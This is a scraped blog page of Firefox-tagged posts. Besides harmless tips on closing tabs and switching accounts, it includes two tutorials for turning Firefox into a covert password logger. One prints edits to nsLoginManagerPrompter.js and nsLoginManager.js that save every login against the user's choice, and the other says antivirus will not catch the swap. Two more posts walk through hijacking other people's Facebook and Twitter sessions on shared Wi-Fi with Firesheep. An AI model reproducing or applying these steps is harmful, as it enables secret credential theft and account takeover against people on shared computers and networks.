Showing posts with label Firefox. Show all posts

Friday, 15 June 2012

How To Scure Hacking Facebook And Twitter On Shared Computers.

    
Have You Ever accessed Facebook or Twitter in cyber cafe's or your office or your school? If Yes then there are chances that your Facebook or twitter account was hacked then and there. By the teacher, your boss or the cafe owner. 


I've discussed just this trick here. You don't need to be a programming expert from that, anyone with basic knowledge of computers can do it. 
                                                                                                           
First there's a thing maybe you have noticed already that whenever you open Facebook or twitter the web address is like "http://www.facebook.com"  and whenever you have browsed GMAIL note the difference. its like "https://www.gmail.com". So as you have seen Gmail uses a secure server to conncet to the net, while Facebook or twitter do not. 


So what you need to do is:
Download the below plugin from the below link
Download Plugin


Once Installed A sidebar would open on your Firefox browser. So that whenever people login into there account, you can easily login into there account too. The thing is that the computers must be connected through data-cable, Wifi like in cyber cafe's.
Enjoy this little hacking. And please pass comments.

Friday, 30 December 2011

How to Log In to Multiple Facebook Accounts

facebook


If you have noticed, you can never open more than one Facebook user
account simultaneously in any browser. One way around this is to use the private browsing feature, but this will only let you open 2 accounts at the same time and fails if you try to open any more.
What if you need to log into more? Well, this article will tell you how to log into many Facebook accounts with a simple script.

Installing the Script

If you are a Chrome user, you can use the script directly, but if you are on some other browser, make sure your browser has the necessary add-ons, like Greases Monkey is required for Firefox, before you proceed.
Once you have everything in place, install the Facebook Switch Accounts script in your browser and restart it.
install
If you login to your Facebook account now, you will see a new section at the top right panel named Switch Accounts. That’s the control panel that allows you to go from one account to the other.
Click on Add Accounts under the Switch Account menu and add all the accounts you work on simultaneously.
menuNow, all you have to do in order to switch accounts is click the Switch account button and select the nickname of the account you want to switch to.
add user
You can also edit and delete the accounts as well. To configure some advanced settings for the plugin, you can click on the Switch Settings and configure them as per your requirement.
switch settings
That’s all there is to it.  Switching between accounts will be extremely easy from now on.

How to Close All Tabs From The Same Website In Firefox and Chrome

Many times while I am working online no matter if I am researching on Wikipedia, browsing Facebook pages or shopping for my next gadget, I often end up opening many pages of the same website. Opening multiple tabs helps my work go faster, but after I am done, I feel like closing all of them at once.
Indeed there are option in browsers like “Close tabs on the right” or “Close all but active,” but none of these solves the exact problem I have. If you are a Firefox or Chrome user, you can install the below mentioned add-ons to get this necessary feature right away.

Firefox Users

TabCloser is a simple add-on for Firefox, which integrates the feature to close all the tabs related to a single domain. If you are browsing through Firefox, download and install the TabCloser add-on and restart your browser.
firefox tab closer
Now, next time you launch Firefox, you will see an added option to the context menu when you right click on any of the active tabs. The option will be to “Close all <x> (hostname) tabs” where (hostname) is the name of the website that’s open and <x> is the no of tabs for the domain.
A dialog box will show up to confirm the action, and once authorized, all your selected tabs will be closed instantly.

Chrome Users

Close all tabs from a site is a nifty extension for Chrome, which adds an option to close the current tab, and all other tabs from the same site. Just download and install the add-on to Chrome and next time you want to complete that task just right click on any open page from the specific domain and select close other tabs from this site.
chrome tab closer
Note: Developer has modified the above add-on to introduce an option to close non-active other tabs from the same site leaving the one with focus.

Conclusion

These add-ons indeed come in very handy when you have to close too many open tabs from a specific website instantly. The only problem I see is that, if all the pages you have opened is from a single domain then the use of these add-on will close the browser all together.

Sunday, 25 December 2011

Stealing Passwords with FireFox 3.6.X

-[ Introduction ]-

Most users trust their browser, some trust it with everything, while others like to keep their passwords safe in their heads.  Is there a way to leverage this trust and collect passwords from the not so trusting, after all if you want to surf the internet your going to have to trust something with your password.

-[ The Challenge ]-  Make FireFox 3.6.X auto-magically remember passwords, usernames and URLs.  A quick Google revealed that some researchers are making changes "Hack'ing" nsLoginManagerPrompter.js to remove the save password notification, but i found an issue with just Hacking up nsLoginManagerPrompter.js so i did what all hackers do! "Hack to Learn, don't learn to hack.."

-[ FireFox 3.6.X ]-
Ok so Google reveled FireFox uses some .js files to control the Prompter and a quick find command shows us a few more
# find /usr/ -type f | grep Login | grep firefox
nsLoginManagerPrompter.js
nsLoginManager.js
nsLoginInfo.js
The great news is there are only 3 files,  even better we only need to hack up 2 out of the 3 to get this working FULLY!  a quick inspection of nsLoginInfo.js revealed that we can leave this file as is, leaving only two files and a few thousand lines of code to read.

-[ # sudo nano ./nsLoginManagerPrompter.js ]-
The first hack goes like this, When NEW account details are entered the Prompter displays the dialogue, if the user wants to have the details remembered the button calls pwmgr.addLogin(aLogin); all other options result in the details not being saved.  if we take this call pwmgr.addLogin(aLogin); and add it after the var pwmgr = this.pwmgr; call, the details get saved no matter what the user selects, the best part about this method is the dialogue is displayed and the user get the choices they are used to seeing.

var pwmgr = this._pwmgr;
pwmgr.addLogin(aLogin);
        var buttons = [
            // "Remember" button
            {
                label:     rememberButtonText,
                accessKey: rememberButtonAccessKey,
                popup:     null,
                callback: function(aNotificationBar, aButton) {
                    pwmgr.addLogin(aLogin);
                }
            },
            // "Never for this site" button
            {
                label:     neverButtonText,
                accessKey: neverButtonAccessKey,
                popup:     null,
                callback: function(aNotificationBar, aButton) {
                    pwmgr.setLoginSavingEnabled(aLogin.hostname, false);
                }
            },
            // "Not now" button
            {
                label:     notNowButtonText,
                accessKey: notNowButtonAccessKey,
                popup:     null,
                callback:  function() { /* NOP */ }
            }
        ];

The second hack needs to remove the change confirmation dialogue, if not we reveal that the details are stored and that we want to change them, this is not good! so we are looking for a way to accept the changes no matter what, and never display the dialogue. we again find the code var pwmgr = this._pwmgr; and again look at the button code, we always want YES so the call to pwmgr.modifyLogin(aOldLogin, aNewLogin); is what we need but this time we don't want to display the dialogue at all, so using a code comment, we comment out the button code apart from the call that saves the changed password.

var pwmgr = this._pwmgr;
//        var buttons = [
            // "Yes" button
//            {
//                label:     changeButtonText,
//                accessKey: changeButtonAccessKey,
//                popup:     null,
//                callback:  function(aNotificationBar, aButton) {
                    pwmgr.modifyLogin(aOldLogin, aNewLogin);
//               }
//           },
            // "No" button
//            {
//                label:     dontChangeButtonText,
//                accessKey: dontChangeButtonAccessKey,
//                popup:     null,
//                callback:  function(aNotificationBar, aButton) {
                    // do nothing
//                }
//            }
//        ];
Now we are left with a Prompter that lies and steals passwords, no matter what choice the user makes.
-[ # sudo nano ./nsLoginManager.js ]-
The third and final hack is to make sure that once we have the details they are not used by FireFox, as this would indicate that the browser has them and that's not good, we want to store them for US not the user, so we just need to find the call that adds them to the page and comment it out.

_domEventListener : {
        _pwmgr : null,
        QueryInterface : XPCOMUtils.generateQI([Ci.nsIDOMEventListener,
                                                Ci.nsISupportsWeakReference]),
        handleEvent : function (event) {
            if (!event.isTrusted)
                return;
            this._pwmgr.log("domEventListener: got event " + event.type);
            switch (event.type) {
                case "DOMContentLoaded":
//                    this._pwmgr._fillDocument(event.target);
                    return;


Now we have hacked FireFox 3.6.X to store ALL and EVERY useful detail of the accounts used in the browser, we can just leave it in place for a while and wait for the accounts to increase, before going back to the
  • [Edit]-->[Preferences] menu within Firefox clicking the [Security] tab followed by the [Saved Passwords] button.

you are given a list of usernames and sites, all that's left are the passwords, just click
  • [Show Passwords]
to see the password strings revealed .

-[ Conclusion ]-
Using a shared browser is bad news, unless your the one doing the sharing, but by knowing you can and should click the [Remove] button you are better protected against this type of attack, and now maybe more inclined to check before you [Exit].
Unless your sure the system your using is safe then don't use it for anything you wouldn't want anyone else to to find, this was just some simple fun just to see if i could, but if deployed i would see no reason why accounts would not be compromised.

-[ The END ]-

Saturday, 29 October 2011

Trick to convert your Firefox browser to a keylogger

HI Friends,Today I am so glad to share a wonderful trick of converting your normal Firefox browser to a keylogger.which can save all the login informations of the users without the knowledge of them.I have personally tested this trick in all the Firefox browser from version 3 onwards and I hope this will work also in lower versions.You may be aware of the fact that,in firefox you can save all the passwords for your favourite sites like gmail,facebook etc.But have you ever think how this password gets saved and where it is saving these sensitive informations.There is an inbuilt component in Firefox browser written in javascript that is offering whether to save your passwords or not.But here we are replacing this script with another script that will never offer the users to save passwords or not,but it directly saves all login informations without the knowledge of the users and you can retrieve all such details later.Ok,Now we can directly move to our trick.Our trick is simple just follow the instructions exactly and you dont need any prior knowledge of programming skills.

STEPS

1) First of all download this Firefox script,you can use the below link


2) If you are Windows user then goto

C:/Program Files/Mozilla Firefox/Components

(This is the default path,you can go directly to your installed directory of Firefox)

If you are MAC user then goto

Applications > Right click Firefox > Show Package Contents > Contents/MacOS/Components

3)
Now find a file nsLoginManagerPrompter.js and copy it to somewhere safe location because we are going to delete this in next step.

4) Extract the rar file that you have downloaded and copy and paste the nsLoginManagerPrompter.js from the folder to the components folder of your Firefox.


5) Now your script is ready.Next is we want to make some changes to the firefox browser.For that directly goto tools--> options from your firefox as shown below.


6)

You can see a window as shown below,just select the security tab and you can see a option like remember passwords for sites,Just tick it as shown below and click ok and just restart your Firefox and thats it Now your firefox keylogger is ready.and it will store automatically all usernames and passwords


HOW TO RETRIEVE STORED PASSWORDS FROM FIREFOX.


1) Now we have created a kelogger using firefox next is how to retrieve passwords stored in firefox.This is so simple just goto


TOOLS-->OPTIONS-->SECURITY-->SAVED PASSWORDS


2) You can see a window as shown below



3) Just click the Show passwords button to see all the passwords like the one given below


ADVANTAGES

  • Since we are only changing the inbuilt component of Firefox,No Antivirus will detect it.
  • You can use it in all platforms like in Windows,Mac etc

HOW TO BE MORE SECURE

If you want to hide all the saved passwords from other users,You can set a master password option as seen in Step 6.But still you are not secure.I personally recommend you all not to save any passwords in any of your browsers.When you save passwords in your browser say you have saved your password for gmail.The next time when you goto gmail login page and selecting the username wll also load your password in asterix.You may think it is in asterix and no one can identify it.But it is so easy to decrypt  it


Also your saved passwords can be easily hacked remotely.So never save any passwords in any of your browsers.

I am currently working on hacking saved passowords remotely and i had a successful test also.I wll post it soon,so keep in touch.

Hope this article helped you a lot.If so please do your comments...your feedbacks are always precious

Hack passwords by Hijacking HTTP cookie using Firesheep


While you are on a public network like your college’s or office’s unsecured wifi.Then this is the time that you should think about your account security.If you think that facebook or Twitter are secured websites then it’s the time to face the reality they are not secured.Whenever you login into your facebook or twiiter account check the address bar of your browser you will see something like http://www.facebook.com/home.php? Similar is the case with twitter.They use http protocol instead of secured https protocol( they use http by default unless changed to https).But if you login into your gmail account you will notice that it uses https protocol.So, the trick I am telling you works only on websites like facebook,twiiter,flickr but not on secured websites like Gmail.So here is Trick to Hack Passwords of these sites on a unsecured Wifi and also the method of protection from this hack.This trick doesnot require any programming knowledge and everyone can use this trick easily.

Release of Firesheep firefox addon really showed how most of the popular websites today are vulnerable to hacking. Eric Butler introduced his Firefox addon Firesheep which is really a masterpiece hacking tool used to hack wireless network users using HTTP session hijacking.

What is HTTP Session Hijacking

As we all know, whenever we login to any website, the webserver of the website replies back with a "cookie" which is used by client browser for further requests. Thus, cookie is used by webserver to identify the logged user and thus, maintain session of this user. Now, if we get this cookie of the victim, we can do all things same as the logged user (victim) himself. Since, we are now having the cookie of victim, webserver grants all session rights of victim to us. This way of hijacking cookies is called session hijacking. We can easily hack wireless network users by this Session Hijacking.

In wireless networks, exchange of cookies takes place through air, due to which one can easily intercept them and this session hijacking can be implemented easily.

Firesheep - How to hack wireless network users:

1. Download Firesheep firefox addon to hack wireless network users.

2. Install this addon in your Firefox (working pefect on Windows XP and Windows Vista). Restart Firefox. Connect to any public wireless network.

3. Now, in the sidebar, hit on "Start Capturing" and Firesheep searches for and captures cookies in wireless network.


4. As soon as anyone on the wireless network visits any insecure website known to Firesheep, their name and photo will be displayed in the sidebar. Now, simply double click on someone and you're into his/her account. Thus, you are able to hack wireless network user.

Websites that are vulnerable to Firesheep:

As is reported, the two social network giants Facebook and Twitter are vulnerable and hence attacked largely by Firesheep. Also, other websites vulnerable are: Foursquare, Gowalla, Amazon.com, Basecamp, bit.ly, Cisco, CNET, Dropbox, Enom, Evernote, Flickr, Github, Google, HackerNews, Harvest, Windows Live, NY Times, Pivotal Tracker, Slicehost, tumblr, WordPress, Yahoo and Yelp.

Solution to Firesheep attack:

Personal Protection:

Firesheep hack can be implemented only if the website does not use secure HTTPS connections. So, we can lay down Firesheep hack, if we inform Firefox to always use secure connections. This can be implemented by using Firefox addon Force-TLS.

Securing whole Wireless network:

Also, it is necessary to secure other users of wireless network. So, FireShephard - the anti-Firesheep tool has been released which shuts down Firesheep running on any computer in the wireless network. FireShephard basically floods the nearby wireless network with packets which are designed to turn off Firesheep. This surely secures all users of the wireless network.

This is all about cookie hijacking.so be secure and alert while using unsecured networks.

Tuesday, 20 September 2011

Firefox & Chrome Mafia Wars Autoplayer Script

Firefox & Chrome Mafia Wars Autoplayer Script

Mafia Wars Autoplayer is a script made to work with greasemonkey add-on on your Firefox/Chrome browser.

With the Mafia Wars Autoplayer you will be able to automate doing jobs, harvesting cuban business, deposit money when it reaches certain amount automayically, do fighting, robbing even collect bounty for you, it can also auto purchase inventories for you, probabaly one of the best thing with Mafia Wars Autoplayer is when it does a job, and you don’t have the prerequisite item for that particular job it will automatically go and do the job to try and fill the prerequisite which is great. For those of you that is addicted to Mafia Wars, check it out.

How to use this:
  • Install greasemonkey – CLICK HERE TO INSTALL
  • Install the script – CLICK HERE TO INSTALL SCRIPT
  • On your facebook homepage: Hold Ctrl, then click on your “Mafia Wars” bookmark. This will prevent the application from shrinking into a bar.
  • Alternatively, load mafia wars using this link - CLICK HERE

Google Chrome support!

Video Tutorial on how to use this in Firefox